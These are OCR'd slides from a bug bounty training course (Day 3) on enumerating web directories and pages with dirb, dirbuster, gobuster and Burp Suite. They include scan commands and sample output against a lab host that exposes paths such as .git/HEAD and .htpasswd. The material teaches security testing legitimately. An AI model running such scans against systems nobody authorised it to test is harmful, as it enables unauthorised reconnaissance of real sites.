


Bug Bounty Crash Course

Web Application Security Edition
Day 3

Bug Bounty Crash Course: Day 3

Jeswin Mathai Vivek Ramachandran Nishant Sharma
www.PentesterAcademy.com

Enumerating Common Directory / web pages

- Tools
  - dirb
  - dirbuster
  - gobuster
  - Burp Suite
  - opendoor
  - ZAProxy

- Enumerate
  - Directory
  - Web pages

Enumerating Common Directory / web pages

- Dirb wordlists

```
root@attackdefense:~# ls -l /usr/share/dirb/wordlists/
total 260
-rw-r--r-- 1 root root 184073 Jan 25  2012 big.txt
-rw-r--r-- 1 root root   1292 Jan 27  2012 catala.txt
-rw-r--r-- 1 root root  35849 Nov 17  2014 common.txt
-rw-r--r-- 1 root root   1492 May 23  2012 euskera.txt
-rw-r--r-- 1 root root    142 Dec 29  2005 extensions_common.txt
-rw-r--r-- 1 root root     75 Mar 16  2012 indexes.txt
-rw-r--r-- 1 root root    244 Dec 29  2005 mutations_common.txt
drwxr-xr-x 2 root root   4096 Feb 19 02:38 others
-rw-r--r-- 1 root root   6561 Mar  5  2014 small.txt
-rw-r--r-- 1 root root   3731 Nov 13  2014 spanish.txt
drwxr-xr-x 2 root root   4096 Feb 19 02:38 stress
drwxr-xr-x 2 root root   4096 Feb 19 02:38 vulns
root@attackdefense:~#
```

Enumerating Directories : dirb


- CLI Interface
- Looks for Non 404 response codes
- Recursive Searching
- Specific Status codes can be ignored.
- Supports searching for file with specific extension
- Supports output to be saved in file (Standard Output)

Enumerating Directories : dirb

```
root@attackdefense:~# dirb http://192.156.207.3

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue May 19 18:58:01 2020
URL_BASE: http://192.156.207.3/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.156.207.3/ ----
+ http://192.156.207.3/.git/HEAD (CODE:200|SIZE:23)
==> DIRECTORY: http://192.156.207.3/ajax/
+ http://192.156.207.3/cgi-bin/ (CODE:403|SIZE:288)
==> DIRECTORY: http://192.156.207.3/classes/
==> DIRECTORY: http://192.156.207.3/config/
==> DIRECTORY: http://192.156.207.3/data/
==> DIRECTORY: http://192.156.207.3/documentation/
```

Enumerating Directories : dirb

```
root@attackdefense:~# dirb http://192.156.207.3 /usr/share/wordlists/dirb/common.txt -X .txt  -w -N 403

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue May 19 19:00:37 2020
URL_BASE: http://192.156.207.3/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
OPTION: Ignoring NOT_FOUND code -> 403
OPTION: Not Stopping on warning messages
EXTENSIONS_LIST: (.txt) | (.txt) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.156.207.3/ ----
+ http://192.156.207.3/robots.txt (CODE:200|SIZE:190)

-----------------
END_TIME: Tue May 19 19:00:39 2020
DOWNLOADED: 4612 - FOUND: 1
root@attackdefense:~#
```



Lab: Directory Enumeration with Dirb

Lab URL: https://attackdefense.com/challengedetails?cid=1881

Video URL: https://youtu.be/g7Fvc8_6VlY

Enumerating Directories : dirbuster

- GUI Interface
- Looks for Non 404 response codes
- Recursive Searching
- Supports searching for file with specific extension
- Output cannot be saved
- Specific HTTP Codes cannot be ignored.

Enumerating Directories : dirbuster

http://192.156.207.3:80/

Scan Information | Results - List View: Dirs: 79 Files: 119 | Results - Tree View | Errors: 2

Directory Stucture	Response Code	
	200	54008
.htpasswd	403	460
.hta	403	455
.htaccess	403	460
.hta.php	403	458
.htaccess.php	403	463
.htpasswd.php	403	463
index.php	200	239
set-up-database.php	200	5393
webservices	200	1510
ajax	200	1152
framer.html	200	1723
documentation	200	2815
icons	403	456
includes	200	4710
images	200	177
.hta	403	462
.htaccess	403	467
.htpasswd	403	467
.htaccess.php	403	470
.hta.php	403	465
.htpasswd.php	403	470
javascript	200	2174
hints-page-wrapper.php	200	880

Lab: Directory Enumeration with Dirbuster


Lab URL: https://attackdefense.com/challengedetails?cid=1883

Video URL: https://youtu.be/tOUWRs6npy8

Enumerating Directories : gobuster

- CLI Interface
- Looks for Non 404 response codes
- Specific Status codes can be ignored.
- Supports searching for file with specific extension
- Supports output to be saved in file (Standard Output)
- Recursive enumeration is not supported

Enumerating Directories : gobuster



Enumerating Directories : gobuster

```
root@attackdefense:~# gobuster dir -u http://192.156.207.3 -w /usr/share/wordlists/dirb/common.txt -b 403,404 -x .php,.xml,.txt -r
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:                     http://192.156.207.3
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   403,404
[+] User Agent:              gobuster/3.0.1
[+] Extensions:              xml,txt,php
[+] Follow Redir:            true
[+] Timeout:                 10s
===============================================================
2020/05/20 17:45:59 Starting gobuster
===============================================================
/.git/HEAD (Status: 200)
/ajax (Status: 200)
/classes (Status: 200)
/config (Status: 200)
/credits.php (Status: 500)
/data (Status: 200)
/documentation (Status: 200)
/home.php (Status: 500)
/images (Status: 200)
```

Negative Status Codes

Following Redirect

Filetype Extension

Lab: Directory Enumeration with Gobuster

Lab URL: https://attackdefense.com/challengedetails?cid=1882

Video URL: https://youtu.be/ARQkZqVvWlg


Enumerating Directories : Burp Suite

- GUI Interface
- Intruder can be used to perform enumeration
- Files with specific extension can be enumerated.
- Community Edition - Requests are Time Throttled
- Complete Enumeration can consume hours


Enumerating Directories : Burp Suite

- GUI Interface
- Intruder can be used to perform enumeration
- Files with specific extension can be enumerated.
- Community Edition - Requests are Time Throttled
- Complete Enumeration can consume hours

Enumerating Directories : Burp Suite



Enumerating Directories : Burp Suite



Lab: Directory Enumeration with Burp Suite

